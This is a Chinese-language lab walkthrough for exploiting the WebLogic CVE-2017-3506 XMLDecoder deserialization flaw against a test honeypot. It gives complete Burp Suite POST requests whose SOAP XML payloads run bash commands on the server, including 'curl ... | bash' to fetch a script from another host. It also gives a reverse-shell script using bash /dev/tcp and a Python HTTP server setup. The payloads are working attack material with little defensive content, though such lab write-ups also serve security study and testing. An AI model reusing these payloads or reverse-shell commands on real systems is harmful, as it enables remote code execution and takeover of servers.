**利用CVE-2017-3506漏洞**

# 一、测试环境说明

* 攻击机：windows虚拟机（安装burpsuite工具），IP地址：10.0.30.2
* 接收反弹shell机（作为web服务器提供反弹shell文件下载）：Linux虚拟机，IP地址：10.0.20.183
* 靶机：WebLogic 10.3.6.0蜜罐，IP地址：10.0.20.19

# 二、漏洞描述

Weblogic的WLS Security组件对外提供webservice服务，其中使用了XMLDecoder来解析用户传入的XML数据，在解析的过程中出现反序列化漏洞，导致可执行任意命令。通过构造请求运行weblogic中间件的主机来进行攻击。此外，还可以利用此漏洞来进行挖矿。

* 漏洞触发位置：wls-wsat.war
* 漏洞触发URL：请参考漏洞验证中的漏洞点地址（POST）
* 漏洞的本质：构造SOAP（XML）格式的请求，在解析的过程中导致XMLDecoder反序列化漏洞


# 三、漏洞影响版本

受影响版本：weblogic 10.3.6.0、weblogic 12.1.3.0、weblogic 12.2.1.0~12.2.1.2

# 四、漏洞验证

在wls-wsat包中的URI都受到影响，可以在web.xml中查看所有受到影响的URI。如下：

root@14ef3a3c7f24:/# ls /home/wls/user\_projects/domains/sample/servers/AdminServer/tmp/\_WL\_internal/wls-wsat/54p17w/war/WEB-INF/web.xml



默认接收到影响的URI（漏洞点地址）：

/wls-wsat/CoordinatorPortType

/wls-wsat/RegistrationPortTypeRPC

/wls-wsat/ParticipantPortType

/wls-wsat/RegistrationRequesterPortType

/wls-wsat/CoordinatorPortType11


/wls-wsat/RegistrationPortTypeRPC11

/wls-wsat/ParticipantPortType11

/wls-wsat/RegistrationRequesterPortType11

在WEB浏览器上输入以下网址，如下：

http://10.0.20.19:7001/wls-wsat/CoordinatorPortType




我们发现就是这个页面存在漏洞。


# 五、漏洞复现

## 方法1、利用Burp Suite工具进行漏洞入侵


1、利用Burp Suite工具截获web services页面的HTTP报文


访问http://10.0.20.19:7001/wls-wsat/CoordinatorPortType，如下：





2、修改HTTP Request请求





POST /wls-wsat/CoordinatorPortType HTTP/1.1

Host: 10.0.20.19:7001

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: ADMINCONSOLESESSION=4fhKjv7B6J0YYfGkbHFTWhZwnYL2400ppnLhvMJKVvh3WnL7YdWv!-156810473; JSESSIONID=qkWgjlvWLLdkH6vLVLPzz5JT7PsWfHZPGv1qtT1MwjKNJBCJcJqW!-295287323

Content-Type: text/xml

Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">

<soapenv:Header>

<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">

<java>

<object class="java.lang.ProcessBuilder">

<array class="java.lang.String" length="3">

<void index="0">

<string>/bin/bash</string>

</void>

<void index="1">

<string>-c</string>

</void>

<void index="2">

<string>touch /tmp/success</string>

</void>

</array>

<void method="start"/>

</object>

</java>

</work:WorkContext>


</soapenv:Header>

<soapenv:Body/>

</soapenv:Envelope>

需要留2个回车换行

由于该漏洞不回显，我们可以通过dnslog平台或者向weblogic容器里面创建/tmp/success文件。如下：



3、在反弹shell机上启动http服务端提供反弹shell文件下载

1）准备反弹shell文件

[root@localhost ~]# mkdir weblogic\_reverse\_shell

[root@localhost ~]# cd weblogic\_reverse\_shell/

[root@localhost weblogic\_reverse\_shell]# cat reverse\_shell.sh

#!/bin/bash


bash -i >& /dev/tcp/10.0.20.183/44444 0>&1

2）在反弹shell机上启用http服务端


[root@localhost ~]# cd weblogic\_reverse\_shell

[root@localhost weblogic\_reverse\_shell]# python3 -m http.server






3）在反弹shell机上监听44444/tcp



4、在windows测试机上利用burpsuite工具修改http request请求



POST /wls-wsat/CoordinatorPortType HTTP/1.1

Host: 10.0.20.19:7001

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: ADMINCONSOLESESSION=4fhKjv7B6J0YYfGkbHFTWhZwnYL2400ppnLhvMJKVvh3WnL7YdWv!-156810473; JSESSIONID=qkWgjlvWLLdkH6vLVLPzz5JT7PsWfHZPGv1qtT1MwjKNJBCJcJqW!-295287323

Content-Type: text/xml

Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">

<soapenv:Header>

<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">

<java>

<object class="java.lang.ProcessBuilder">

<array class="java.lang.String" length="3">

<void index="0">

<string>/bin/bash</string>

</void>

<void index="1">

<string>-c</string>

</void>

<void index="2">

<string>curl http://10.0.20.183:8000/reverse\_shell.sh | bash</string>

</void>

</array>

<void method="start"/>

</object>

</java>

</work:WorkContext>


</soapenv:Header>

<soapenv:Body/>

</soapenv:Envelope>


需要留2个回车换行

5、查看反弹shell是否连接成功



## 方法2、利用python脚本进行漏洞入侵





请参考：https://www.freebuf.com/articles/web/272835.html

https://blog.csdn.net/he\_and/article/details/90582262